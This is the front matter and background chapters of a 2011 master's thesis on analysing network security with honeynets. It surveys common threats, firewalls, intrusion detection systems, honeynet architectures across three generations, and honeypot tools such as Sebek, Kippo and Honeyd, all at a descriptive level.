View metadata, citation and similar papers at core.ac.uk

brought to you by CORE

provided by NORA - Norwegian Open Research Archives

UNIVERSITY OF OSLO
Department of Informatics

Analyzing Network Security from a Defense in Depth Perspective

Master thesis

Wondimagegne Endale Kibret

Network and System Administration

Oslo University College

May 24, 2011

Analyzing Network Security from a Defense in Depth Perspective

Wondimagegne Endale Kibret

May 24, 2011

Abstract

With the rapid increase of technology throughout the world, there has also been an equally rapid increases in its abuse. Currently, security professional made some attempts to learn about attacker, however these attempts were limited in effort and scope. They emphasis on the targeted vulnerability and how the exploit took advantage of that vulnerability. However, very little attention was focused on the attackers themselves. IT is necessary to study the black-hat community's tools, tactics, and motive and then sharing any lessons learned. The more you know about your enemies, the better chance you have of defending yourself against them and defeating them. A honeynet is a network set up with intentional vulnerabilities; its purpose is to invite attack, so that an attacker's activities and methods can be studied and that information used to increase network security. This paper will collect and analyse the attackers activity, through the honeynet network and normal secured system and it will identify if there is new attackers activities, that are not detected by the current security tool are detected.

Acknowledgements

First, I thank Ismail Hassan, for his continuous support and inspiration in the process of this thesis.

I am also greatly indebted to my past instructors at Oslo University College for your motivation and helping me interested in Network and System Administration field of study.

I also would like to thank Oslo University and Oslo University College for providing me this educational opportunity.

I especially acknowledge and thank my love and my wife Mignote Gebrehiwot who has been supporting me in all aspects. Without her support I could not reach where I want to be. Last, but not least, a special thanks to our new born son, Aron who has brought happiness in our family.

Contents

List of Tables

List of Figures

Chapter 1

Introduction

Network security is becoming more and more important as people spend more and more time connected. It involves all activities that organizations, enterprises, and institutions undertake to protect the value and ongoing usability of assets and the integrity and continuity of operations [49]. Network security is not available as a single product but it is a system that combinies multiple layers of security. Appropriate network security is achieved when its strategy is based on identifying threats, analysing the threats, and then selecting adequate security controls to combat them [43].

With the rapid increase of technology throughout the world, there has also been an equally rapid increases in its abuse. Here we have two examples. The first is the story of the Sony electronics company. The Sony PSN network and other affiliated websites have recently been seriously breached by attackers and as a result has caused two on-line gaming services to be taken off-line. Due to this, Sony now considers offering a reward to help catch the hackers behind this attack.

The FBI have announced that two members of an activist hacking group of activist hackers carried out the attacks that compromised the system and prompted Sony to shut down two of its online gaming services. A person or people involved with the initial denial-of-service attacks carried out against Sony in support of a hacker named George Hotz may have gone beyond the bounds of the action that was intended which was simply to hit Sony's PlayStation Gaming Network with more requests for the service than it could handle and temporarily knock it off the Web [18]

Computer forensic teams confirmed that the intruders had used "very sophisticated and aggressive techniques to obtain unauthorized access to the servers and hide their presence from the system administrators". They were also able

to delete the log files showing the footprints of where in the system they had been [18].

The second example is the attack of MasterCard.com. For the most part, disrupting MasterCard.com didn't impact payment card processing. However, some MasterCard customers were affected who subscribe to a secondary form of authentication called SecureCode. This requires that you enter an additional security code when making online purchases using your credit card. The denial of service against MasterCard's web presence prevented customers using this technology and therefore from making online purchases during the attack [51].

Currently, security professional made some attempts to learn about the attackers, however these attempts were limited in effort and scope [31]. Most of the information obtained and published was limited to technical write-ups detailing the exploits of the attackers, with the emphasis on the targeted vulnerabilities and how the exploit took advantage of these. However, very little attention was focused on the attackers themselves [43].

This is quite understandable, as most of the time the only people in a position to obtain that information were system administrators. They were the individuals on site when the system was compromised, they owned the system, and they were the only ones with the technical knowledge to understand the attack, However, they did not have the time nor the resources to analyze, learn, and then document the attack. Instead, their focus was to recover from and prevent future attacks. They focused on the system vulnerability that was exploited, and there was little effort to learn who the attacker was or why they broke in [31].

Since the systems administrator is in charge of network security, and one of its primary tasks should also be detecting attackers activity and then analysing the attackers activity. To do this and to secure the network, one must do a study on how it can be work and defence from any attackers activity. A honeynet a different de-fencing mechanism unlike a firewall and intrusion detection. It is unique in that it does not solve a specific problem, which is the case with most traditional security technologies [17]. For example, firewalls are used to prevent unauthorized access to resources, while intrusion detection systems (IDS) are used to detect attacks or failures in security. Instead, a honeynet is a very flexible security tool with several different applications.

A honeynet is a network set up with intentional vulnerabilities; its purpose is to invite attack, so that an attacker's activities and methods can be studied and that information is then used to increase network security [39]. A honeynet has

been defined as "a security resource whose value lies in being probed, attacked or compromised". It has increasingly been deployed in different information technology sectors for studying the methods and tools of attackers.

The deployment of a honeynet in a university can offer many advantages. The first advantage is the possibility to use the data collected as a teaching material and research tool for any computer related courses. The second, and the more significant benefit of the honeynet, is that it can serve as network security tool that can be enabled to create a strong network for the institute. It provides extensive information on who may have instigated the attack, what was was compromised, and how it was compromised.

1.1 Motivation

One can understand that, the number of hackers now a days has increased significantly. They are also creating different new tools from day to day, and thus, not only are the attackers profiting from the use of these tool for their own purpose, but also skilled attackers are profiting from sales of the tools as well. Due to this hackers may not require all the skills this have previously contributed to the large number of attackers observed in cybercrime [47].

It is therefore necessary to study the black-hat community's tools, tactics, and motives and then share any lessons learned. In order to gain these, and in addition to studying hacker mentality and methodology a honeynet can be used. The more you know about your enemies, the better chance you have of defending yourself against them and create greater security for your system.

1.2 Problem Statement

This paper will collect and analyse the attackers activity, through the use of a honeynet network and also a normal secured system with honeynet (a honeynet system with security tools and firewall). It will attempt to identify if there are any attackers activities that are not detected by the current security tools. The paper will also address the matter of whether network administrator should rely on these security tools or not, based on the analysis of data collected for a given specific time period.

For the purpose of this thesis, we will study network security tool, honeynet project, data collection tool, and data analysis tools. In order to collect, and

analysis data, a controlled experimental lab will be set up, where the appropriate software will be installed and configured.

Chapter 2

Background

2.1 Network Security

Network security refers to any activities designed to protect your network. Specifically, these activities protect the usability, confidentiality, authentication, reliability, integrity, and safety of your network and data [10]. From the above definition of network security, the major technical areas are usually represented by initials CIA (Confidentiality, integrity, Authentication or Availability): Confidentiality means that information cannot be access by unauthorized parties. Integrity means that information is protected against unauthorized changes that are not detectable to authorized users. Authentication means that users are who they claim to be. Availability means that resources are accessible by authorized parties. Effective network security targets a variety of threats and stops them from entering or spreading on your network.

2.1.1 Network Security Threats

Threats are actions by adversaries who tray to exploit vulnerabilities to damage assets. There are various ways to identify threats, categorize threats by the damage done to assets, and also by identify the source of attack, for example is it direct access to the system or remote attack. The following are top known threats:

- Viruses: A software virus is a parasitic program written intentionally to alter the way your computer operates without your permission or knowledge. Viruses are usually received or spread by email attachments, and infected files.

- Spyware: Sends information about you and your computer to somebody else. Spyware may send the addresses of sites you have visited or worse still, transmit personal information. With today's concerns about identify theft this is a real worry. Spywares such as keyloggers are installed by the owner of a shared, corporate, or public computer on purpose in order to secretly monitor other users. Aside from the questions of ethics and privacy, spyware steals from the user by using the computer's memory resources and also by eating bandwidth as it sends information back to the spyware's home base via the user's Internet connection [3].

- Trojans: In computers, a Trojan horse is a program in which malicious or harmful code is contained inside apparently harmless programming or data. Trojans are often used to gain backdoor access - that is to say remote, surreptitious access, to a user's system. Trojans do not replicate as viruses do, nor make copies of themselves as worms do.

- Phishing: Phishing is an e-mail fraud method in which the perpetrator sends out legitimate-looking email in an attempt to gather personal and financial information from recipients. The e-male directs the user to visit a web site where they are asked to update personal informations, such as password, and bank account number.

- Spam: All unsolicited commercial email (UCE) and unsolicited bulk email (UBE) that a recipient does not want to receive. In addition to wasting people's time with unwanted e-mail, spam also eats up a lot of network bandwidth.

- Adware: Adware is any software application in which advertising banners are displayed while the program is running. Adware is a legitimate revenue source for companies who offer their software free to users, When the adware becomes intrusive like do track your surfing habit, then we move it in the spyware category and it then becomes something you should avoid for privacy and security reasons [2].

- Port Scanners: A port scanner is a software applications that enables to prob a machine for open ports. By monitoring the ports on your computer, you can be alerted when changes are made.

- Superscan: SuperScan can scan a range of IPs looking for TCP and UDP open ports. It uses multi-threaded and asynchronous techniques resulting in extremely fast and versatile scanning. It is a window-only port scanner, and also it has additional networking tools like ping, traceroute, HTTP HEAD, WHOIS and more.

- Angry IP Scanner: It is a tool scan scans IP and port in addition to other features. It is commonly used by network administrators, and it runs on Linux, Widows, and Mac OS X. Its binary file size is very small compared to other IP or port scanners. Angry IP scanner simply pings each IP address to check if it's alive, then optionally it is resolving its hostname, determines the MAC address, scans ports, etc [1].

2.2 Network Security Tools

2.2.1 P0f

P0f is a versatile passive OS fingerprinting tool. P0f can identify the operating system on [52]:

- Machines that connect to your box (SYN mode),
- Machies you connect to (SYN+ACK mode),
- Machine you cannot connect to (RST+ mode),
- Machines whose communications you can observe.

P0f does not generate ANY additional network traffic, direct or indirect. No name lookups, no mysterious probes, no ARIN queries, nothing. In the hands of advanced users, P0f can detect firewall presence, NAT use, existence of load balancers, and more!.

2.2.2 Some Hackers tool

With the increased sophistication of intruder tools comes, the critical need for know their tools. The following are some of the hackers tools:

Distributed Denial-of-Service Tools

Tribe FloodNet 2K (TFN2K) is designed to launch coordinated denial-of-service attacks from many sources against one or more targets simultaneously. It includes features designed specifically to make TFN2K:

- Traffic difficult to recognize and filter
- To remotely execute commands

- To obfuscate the true source of the traffic
- To transport TFN2K traffic over multiple transport protocols including UDP, TCP, and ICMP.
- To confuse attempts to locate other nodes in a TFN2K network by sending "decoy" packets.

TFN2K is designed to work on various UNIX and UNIX-like systems and Windows NT. TFN2K obfuscates the true source of attacks by spoofing IP addresses.

"mstream" Distributed Denial of Service Tool

The purpose of the tool is to enable intruders to utilize multiple Internet connected systems to launch packet flooding denial of service attacks against one or more target systems. The "mstream" tool consists of a handler and an agent portion.

The handler does not require administrative privileges and can function under a regular user login on a Unix system. The agent crafts forged packet headers and requires administrative (e.g., root) privileges to function. The handler can be controlled remotely by one or more intruders using a password-protected interactive login to a running handler.

Simple commands issued to the handler cause instructions to be sent to agents deployed on compromised systems. The communications between intruder and handler, and the handler and agents, are configurable at compile time and have varied significantly from incident to incident.

2.2.3 Firewall

Firewall is a system that prevents unauthorized access to or from a network. It can be software or hardware. A packet-filtering firewall is one common approach to, and one piece of, network security and controlling access to and from the outside. The purpose of a firewall is to protect what's on your side of this gateway from what's on the other side.

A simple firewall setup is sometimes called a bastion firewall because it's the main line of defence attack the outside. Many of your security measures are

mounted from this one defender of your realm. Consequently, everything possible is done to protect this system [45].

The firewall purpose is to enforce the security policies you defend. These police reflect the decision you have made about which internet services you want to be accessible to your computers, which services you want to offer the world from your computers, which services you want to offer to specific remote use. A packet-filtering is one common approach to, and one piece of, network security and controlling access to and from the outside.

Netfilter

Netfilter is the linux kernel-space program code to implement a firewall within the linux kernel, either compiled directly into the kernel or included as a set of modules. It enables packet filtering, network address and port translation and other packet mangling or manipulation. It has three sections [50]:

- Each protocol defines ”hooks”, hooks are well defined points i a packet's traversal of that protocol's stack.
- Kernel module can register to listen at any of the different hooks for each protocol. The module can tell the netfilter to do accept, drop, stolen (don't continue traversal), queue, or repeat (call this hook again).
- Packets that has been queued are collected for sending to userspace.

IPFilter

IPFilter is a software package that can be used to provide network address translation (NAT) or firewall services. It can uses as a loadable kernel module. It comes as a part of the following operating systems: FreeBSD, NetBSD, and Solaris.

2.2.4 Intrusion Detection Systems

Intrusion detection (ID) is a system collects and analyzes information from different area within a network or with in a computer to identify possible security breaches. It also monitors network traffic and monitors for suspicious activity and alerts the system or network administrator. In some cases the IDS may also respond to anomalous or malicious traffic by taking action such as blocking the user or source IP address from accessing the network.

IDS come in a variety of approach the goal of detecting suspicious traffic in different ways. There are network based (NIDS) and host based (HIDS) intrusion detection systems. There are IDS that detect based on looking for specific signatures of known threats- similar to the way antivirus software typically detects and protects against malware- and there are IDS that detect based on comparing traffic patterns against a baseline and looking for anomalies. There are IDS that simply monitor and alert and there are IDS that perform an action or actions in response to a detected threat. There are several ways to categorize an ID system:

- Misuse detection vs. anomaly detection: in misuse detection, the system looks for specific attack in the database that is already documented. To have a good misuse detection you should update your database every time. In anomaly detection, the administrator define the baseline, this refers to the problem of finding patterns in data that do not conform to expected behaviour [8].
- Network-based vs. host-based systems: in network-based or NIDS, it monitors traffic on a network for suspicious activity. It can also scan system files looking for unauthorized activity and to maintain data and file integrity. IN host-based systems, HIDS are more focused on the local machines changing aspect compared to the NIDS.
- Passive system vs. reactive system: in passive system, it can only recognize intrusion and logs the information with an alert, but reactive systems, it might choose to ignore packets coming from that address as well as recording the incident as a possible attack.

NID

A large NIDS server can be set up on a backbone network, to monitor all traffic; or smaller systems can be set up to monitor traffic for a particular server, switch, gateway, or router.

In addition to monitoring incoming and outgoing network traffic, a NIDS server can also scan system files looking for unauthorized activity and to maintain data and file integrity. The NIDS server can also detect changes in the server core components.

In addition to traffic monitoring, a NIDS server can also scan server log files and look for suspicious traffic or usage patterns that match a typical network compromise or a remote hacking attempt.

The NIDS server can also server a proactive role instead of a protective or reactive function. Possible uses include scanning local firewalls or network servers for potential exploits, or for scanning live traffic to see what is actually going on.

Snort is an open source network intrusion prevention and detection system (IDS/IPS) developed by Sourcefire. Combining the benefits of signature, protocol, and anomaly-based inspection, Snort is the most widely deployed IDS/IPS technology worldwide. With millions of downloads and more than 300,000 registered users, Snort has become the de facto standard for IPS [41].

HID

Host-based Intrusion Detection Systems can be used to determine if a system has been compromised and can warn administrators if that happens. We recognize four different methods of host-based intrusion detection[11]:

- Filesystem monitoring
- Logfile analysis
- Connection analysis
- Kernel-based intrusion detection

The first, HIDS implementations that use filesystem monitoring regularly compare files on a machine with previously gathered information about these files, such as size, owner, and last modification date. This way, if an attacker gains access to the system and changes files, these changes will be detected. The second, HIDS, analysing logfiles and determining if intrusion attempts were logged, an intrusion detection system can warn system administrators about possible intrusions taking place.

The third HIDS, Connection analysing implementations detect incoming network connections to the host they run on. They do not perform pattern matching and correlation of events directed to different hosts. This is domain of Network-based IDS implementations, such as Snort. The last method of host based intrusion detection is kernel based intrusion detection. A kernel based IDS is an addition to or adaption of a kernel to have the kernel itself detect intrusions. There are many ways to detect intrusions this way, including:

- Anomaly detection based on a users system usage
- Logging possibly maliciously used system calls

- Anomaly detection on the order of system calls in processes
- Anomaly detection on the arguments of system calls in processes
- Logging changes made to system binaries
- Logging port scans or probes

2.3 Honeynet

A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource [31]. It is a technology whose value depends on the bad guys interacting with it. Theoreticlly, a honeypot should see no traffic because it has no legitimate activity. Honeynets are nothing more than a high interaction honeypot that provides real systems for attackers to interact with; nothing is emulated. Conceptually honeynets are very simple, they are a network that contains one or more honeypots. Since honeypots are not production systems, the honeynet itself has no production activity, no authorized services. As a result, any interaction with a honeynet implies malicious or unauthorized activity [31].

2.3.1 Types of Honeypots

Honeypots can be divided into two general catagories: Low interaction and high interaction. the more interaction honeypots allows, the more an attacker can do with the hoenypot and the more you can learn. But, the more the attacker can do, the greater the risk.

Low-Interaction Honeypots

In Low-Interaction Honeypots, attackers are very limited to what they can do with the honeypot based on the emulated services. At the most, attackers can connect to the honeypot and issue a few basic commands. There is no real operating system for the attacker to upload toolkits to, nor are there any services they should be able to actually break into. Examples of low-interaction Honeypots are: Honeyd, Specter, and KFSensor.

High-Interaction Honeypot

High-Interaction honeypots are very different from Low-Interaction honeypots as they provide entire operating systems and applications for attackers to interact with [31]. It can capture far more information, including new tools, communications, or attacker keystrokes. low-interaction honeypots are often used for production purposes, while high-interaction honeypots are used for research purposes.

Honeynets are a prime example of high-interaction honeypot. Within honeynet network we place our intended victims, that running real applications. Then, the bad guys break into these systems on their own initiative. In this time they do not realize they are within a Honeynet. All of their activity are captured without them knowing it [44]. This will be done by using a Honeywall gateway (which we will discuss later).

2.3.2 Uses of Honeypot

- Preventing attacks: honeypots can defend or prevent automated attacks by slowing the scanning process, potentially even stopping it. Called "sticky honeypots," these solutions monitor unused IP space.
- Detecting attacks: honeypots address many of detection problems (example problem of IDS), reducing false positives by capturing small data sets of high value, and working in encrypted and IPv6 environments. Low interaction honeypots make the best solutions for detection.
- Responding to attacks: the value of honeypots are able to give quickly in depth about malicious activity and that helps to rapidly and effectively respond to an incident. For this to work you need a high interaction honeypots, because you need to know in-depth knowledge on what the intruder did, how they broke in, and what tools they are used [31].
- Using honeypots for research purposes: the collected information on threats, can be useful for analyzing trends, identifying new tools or methods, identifying attackers and their communities.

2.4 Honeynet Architecture

A honeynet is a specialized network architecture configured in a way to achieve data control, data capture, and data collection. Data control refers how the traffic is contained within the honeynet, without the attacker knowing it. Data capture is logging all the attackers activities, without the attacker knowing it.

Data collection, captured data is securely forwarded to centralized data collection point.

One of the key components to the honeynet architecture is the honeynet gateway, called a honeywall. Basically, it is the gateway of the Honeynet, but it is also a firewall, an IPS (Intrusion Prevention System), and a network traffic/system logger [14]. There is a bootable CDROM that makes the implementation of a Honeynet Gateway easer, simply called the Honeywall CDROM (which we will discuss detail later).

Based on the way data control, data capture and data collection, honeynet has evolved across different architecture or generation as outlined below:

2.4.1 Generation I

The architecture was simply with a firewall aided by an IDS as a gateway and Honeypots placed behind it [4]. The firewall is responsible for data control and The IDS is responsible for data capturing. The firewall has three interfaces (external, internal and management). One is used for connecting to the outside internet, one is connected to the Honeypots, and one is used for management and log extraction.

Since this architecture have a firewall with an IP address operating at layer 3 (IP), the firewall is visible to attackers, decrease the passing network packet Time to Live (TTL), and may be probed remotely using its own IP address.

GenI Data Control

GenI data control can be classified in two sections:

- Connection Blocking: this blocking aims to prevent more connectivity from the honeynet. the more you let the attacker connect to the outside machines, the more you can learn. However, the more you let them do that, the more risk you have. So, certain number of connection (5 to 10) out of the honeynet per hour makes intruder happy without alerting them [4].
- Connection Limiting: limiting the bandwidth of inbound or outbound connectivity also serves to slow down the attacker's use of machine, which simplifies evidence data recording [4].



Figure 2.1: Generation one honeynet infrastructure.

In GenI, skilled attackers most probably will detect that there is a some system positioned on the path of their packets from the compromised system to the outside world, which permits all connection from the outside, and block all attempts to connect to itself. Thus, such attackers are most likely to be alerted and leave the honeynet.

GenI Data capture

A reliable data capturing can be achieved by having multiple layers of data capturing. It is possible to use Snort network intrusion detection system for capturing or recording all IP packets and also possible to use 'tcpdump' for recording all traffic in binary format. The GenI data capturing technology can be grouped into four different categories:

- Network transaction recording: is provided by firewall or routers. Recording data such as source and destination IP address, protocol, and ports.
- Network traffic recording: is recording network communication in raw binary format. It will give you more detail on intruder activities. It provided by 'tcpdump'or other tools.
- Host activity recording: it will record host processes such as application and and OS log files in addition to attackers activities like keystrokes.

- IDS alerts: it is the main method of becoming aware of what is going on in the honeynet. Thus, helps to take an action based on what is going on in the honeynet.

2.4.2 GenerationII

The problem phased in the GenI Honeynet pushed the development of GenII. The following were problems in GenI which has got solution in GenII:

- Restricted number of connections from the honeynet, due to this the possibility of monitoring attacker for along time was low.
- Use of layer 3 communication revealed their existence to the probing blackhat, thus the risk of becoming possible targets was high.
- Lack solid keystroke logging capability, SSH connection were difficult to track effectively.

GenII is a more stealthy operation that enables to keep the blackhat longer in the honeynet. The longer the blackhat stay in the honeynet the more we can learn from the activity. In this architecture data control and data capturing are on the same machine (Honeywall). In addition to Honeywall (the gate way of the honeypots) GenII contains new keystroke logging machinery running on both the Honeywall and all the Honeypots.

These technology helps to lower the possibility of Honeynets being detected by blackhat, lower the risk of losing data, and counteract encrypted communications on the honeypots. GenII Honeynets are more complex to deploy and maintain than GenI Honeynets [26].

GenII Data Control

The firewall and the intrusion protection system (IPS) in the gateway controls the outgoing connections. The Honeywall now turns to its IPS component to deal with the increased Honeypot outbound traffic, providing the second layer of data control. GenII data control thus provides a more intelligent protection mechanism against blackhats attacking public internet systems or local production systems from compromised honeypots [31].



Figure 2.2: Generation two honeynet infrastructure.

Bridging

The Honeywall geteway has three network interfaces, eth0 link to the external (connects to the internet), eth1 link to the internal (connects to the honeypots) and eth2 link to the management interface. The forwarding of Ethernet frames to and from these interfaces is an OSI layer-2 function called bridging.

When transparent bridges are powered on, they learn the workstation locations by analyzing the source address of incoming frames from all attached networks [9]. Bridging is by default transparent to internet Protocol (IP) processing, which is OSI layer-3 function, these makes that the honeywall is a stealth device.

Snort-Inline and Iptables

Snort-inline is basically a modified version of Snort that accepts packets from iptables and IPFW via libipq(libipq is designed to enable a user space process to the queue functionality of iptable), instead of libpcap (library to read packets directly from the network). It then uses new rule types (drop, sdrop, reject) to tell iptables or IPFW whether the packet should be dropped, rejected, modified, or allowed to pass based on a snort rule set.

Think of this as an Intrusion Prevention System (IPS) that uses existing Intrusion Detection System (IDS) signatures to make decisions on packets that traverse snort-inline. Alternatively, snort-inline can mutate an attack so that it becomes ineffective [42].

- Drop: the packet will be dropped by iptables and an alert is logged by snort-inline.
- Sdrop: the packet will be dropped by iptable but no alert is logged by snort-inline
- Reject: the packet will be dropped, an RST packet is sent for TCP connections or ICMP unreachable is sent for UDP and ICMP connections by iptables to terminate the communication. Finally, an alert is generated by snort-inline. This options works only for gateway operating as a routing not for bridging gateway (layer 2) like the honeywall.

Here are some of basic rules that describe the overall behaviour of GenII control [31]:

- Allowing all incoming connections and log all types of log
- Allow with no restrictions all outgoing traffic of type DNS,NTP from the honeypots.
- Allow all local broadcasts from honeynet.
- Not-allow sebec (which we will discuss detail later)packets to exit the honeynet and log-optionally.
- Not-allow spoofed packets exit the honeynet and log.
- Apply default policy deny in order to protected in case the data control methods fail.

GenII Data capture

In general, genII data capturing are similar to that of GenI. But, there are some improvement has been developed. The most significant improvement is that we are now able to deal with encrypted blackhat connections to the honeynet through the use of keystroke capture and stealthy transmission to the honeywall for storage. Information will be collected by using different layers: The firewall logging layer, the IDS logging layer, and the honeypots system logging layer.

The Firewall Logging layer

The Firewall Logging Layer is build on IPTables module of GNU/linux kernel. It will tracks each and every connection to and from the honeynet and issues alert messages for every new connection. It enables to collect information about important happening like TELNET or FTP connections to the honeypots.

The IDS logging layer

The Firewall logging layer alone is not enough to get complete information about events taking place in the honeynet. so, IDS check every packet against with known signature and give alert to the system administrators. The IDS consists two functions: network traffic sniffing and intrusion detection. The first will store all the network traffic in binary format that will help for off line analysis and the second justifies the deployment of intrusion detection [31].

The Honeypots System Logging layer

These data capture allows to recreate the events on a honypot and obtain information such as the time of intrusion, how the intruder broke, and what were his or her action after gaining access. The information will be collected from the interception of blackhat keystrokes and application and operating system logs. Keystroke logging deals with encrypted communications, and system logs depict the state of processes running in a honeypot [31]. All logged data is sent to he honeywall i a way that is extremely difficult for attacker to notice. Sebek is the keystroke logger tool, which will be discussed in detail under tool sections.

2.4.3 GenerationIII

GenIII, it's purpose is to take GenII, Honeynet and apply them to bootable CDROM. Which acting as Honeynet gateway, deploys all the requirements for Honeynets including the ability to log all captured activity to control the database.

Honeywall CDROM Roo version 1.4 is a bootable CDROM operating system built on CentOS for installing, deploying and maintaining a Honeynet [4]. The Honeywall Roo includes security tools like Snort (IDS), Snort-inline (IPS), Tcpdump, Hflow2, Walleye, and Sebek (which will be under honeynet tool).

2.5 Honeypot Tools

2.5.1 Sebek

Sebek is kernel module installed on high-interaction honeypots for the purpose of extensive data collection. It allows administrators to collect activities such as keystrokes on the system, even in encrypted environments [32]. It is based on a client-server architecture. The client is installed on the honeypots and the server is typically deployed on the Honeywall, that is, the honeynet gateway all the traffic entering and leaving the honeynet passes through. Sebek is implemented in the form of a Linux Kernel Module (LKM) on Linux, as an OS kernel driver on Windows, and as a kernel patch on the various *BSD operating systems.

The sebek client package captures the keystrokes a user issues to the system as well as the secure copy (SCP). When a sebek client transmits data onto the network, it ensures that the system cannot block the transmission or even count the packets transmitted. This is called packet hiding. Sebek does send data by using UDP, however, before it does this it modifies the kernel in a few ways to prevent users from seeing these packets. First it modifies the kernel such that system is unable to see sebek packets, not just the packets generated by the local host, but any appropriately configured sebek packet.

These packets are generated entirely by sebek to resemble normal UDP packets; it does not use the stack to generate or send the packets. Due to this, the system is unable to see or block the packets. The sebek server package runs on the honeywall. The data will be collected either by extracting from tcpdump format or directly sniffing off the honeywall's interface. The following illustrates the standard procedure to build and cofigure sebek for linux.

If sebek is installed in the honeypot itself, through the "make install" command, it is advisable to remove the sebek source code directory and the two scripts installed under "/usr/local/bin", as was illustrated above, this is to reduce the traces about sebek's existence in the honeypot.

As in Linux, a defensive countermeasure is not to keep a copy of the configuration files on the honeypot itself once Sebek has been installed [40].

2.5.2 Glastopf

Glastopf is a Honeypot which emulates thousands vulnerabilities to gather data from attacks targeting web applications. The principle behind it is very

simple: Reply the correct response to the attacker exploiting the web application [13]. It is a low-interaction web application, it supports multistage attacks, a vulnerability emulator and list of vulnerable requests, rather than the modified web app templates used by search engines to attract more attacks over time.

The main principle of a low interaction honeypot is simple. With most of the currently available automated honeypots, you just have to start the program, watch the bad guys attacking you, send the collected files to a sandbox, display the attack events in a web interface and write a paper about your findings. But how do we get to this point and what happens behind the curtain? [36].

In principle, this honeypot works like a normal web server. Someone sends a request to a web server, the request gets processed, maybe something gets stored into a database and the server returns a response. If the request wasn't correct, this could be an error page.

2.5.3 High Interaction Honeypot Analysis Toolkit (HIHAT)

This tool transforms arbitrary PHP applications into web-based high-interaction Honeypots. Apart from the possibility to create high-interaction honeypots, HIHAT furthermore comprises a graphical user interface which supports the process of monitoring the honeypot, analysing the acquired data. Last, it generates an IP-based geographical mapping of the attack sources and generates extensive statistics. The number of unique attacks against such a honeypot seems very low. It appears that the project owners are aiming at capturing more advanced attacks rather than automated attacks.

It uses modified templates from real web applications to pretend that they are vulnerable and attractive for attackers.
Features: HIHAT [19]

- automatically scans for known attacks.
- provides an overview mode which allows you to look and scan for new incidents quickly (semi-automatic mode).
- supports detailed information about all data correlated with every access to the honeypot. This includes but is not limited to HTTP-GET, HTTP-POST and COOKIE data.
- saves copies of malicious tools in a secured place for later analysis.

2.5.4 DShield Web Honeypot Project

The goal of the project is to collect quantitative data measuring the activity of automated or semi-automated probes against web applications. This Web Honeypot is made up of 3 elements: a client, a set of templates and a logging system. All web requests destined for the honeypot are passed to the honeypot client. The client attempts to match the specific web application requested to one of the templates installed in the honeypot. If a suitable template is found then it is sent back to the requester. If there is no template available, a default web page is returned. In both cases the specific web application request is logged and sent to a central DShield database [12].
IT also used a version of Glastopf's vulnerability emulator to handle unknown requests. Using PHP made this honeypot very easy to deploy and platform independent.

2.5.5 Google Hack Honeypot

Google Hack Honeypot (GHH)is designed to provide reconaissance against attackers that use search engines as a hacking tool against your resources. GHH implements honeypot theory to provide additional security to your web presence. GHH also uses modified templates to detect attacks. However, due to the lack of a community maintaining and developing new templates, GHH is only useful to catch attacks targeting older, known vulnerabilities.

2.5.6 Kojoney - A honeypot for the SSH Service

Kojoney is an easy of use, secure, robust and powerfull Honeypot for the SSH Service written in Python. With the kojoney daemon are distributeds other tools such as kip2country (IP to Country) and kojreport, a tool to generate reports from the log fi[22].

Kojreport is a shell script to generate plain text reports from the Kojoney Honeypot log files. The generated reports includes statistics about successfull and unsuccessfull logons logons with null passwords X11 forward requests, commands executeds when connected to the fake shell, intruder's ip addresses and country, etc.

2.5.7 Kippo- ssh honeypot server

Kippo is an SSH honeypot that can log brute force attacks, where remote the remote attempts to guess logon credentials of an SSH server. Best of all, Kippo is able to record and replay the attackers interactions with the emulated shell

on the fake SSH server.

It is written in Python and pretty easy to install (the required dependencies are all listed on the homepage). The only thing which needs a bit of setting up is getting Kippo to listen to port 22 (we want our honeypot to catch as much as possible).

2.5.8 Honeyd

This is a low-interaction honeypot used for capturing attacker activity, very flexible. It is a small daemon that creates virtual hosts on a network. The hosts can be configured to run arbitrary services, and their personality can be adapted so that they appear to be running certain operating systems. Honeyd enables a single host to claim multiple addresses [33]. Honeyd is able to fool network fingerprinting tools to think they are dealing with a real operating system ranging from a Windows NT to an AIX box. Even different routers IP stacks can be emulated.

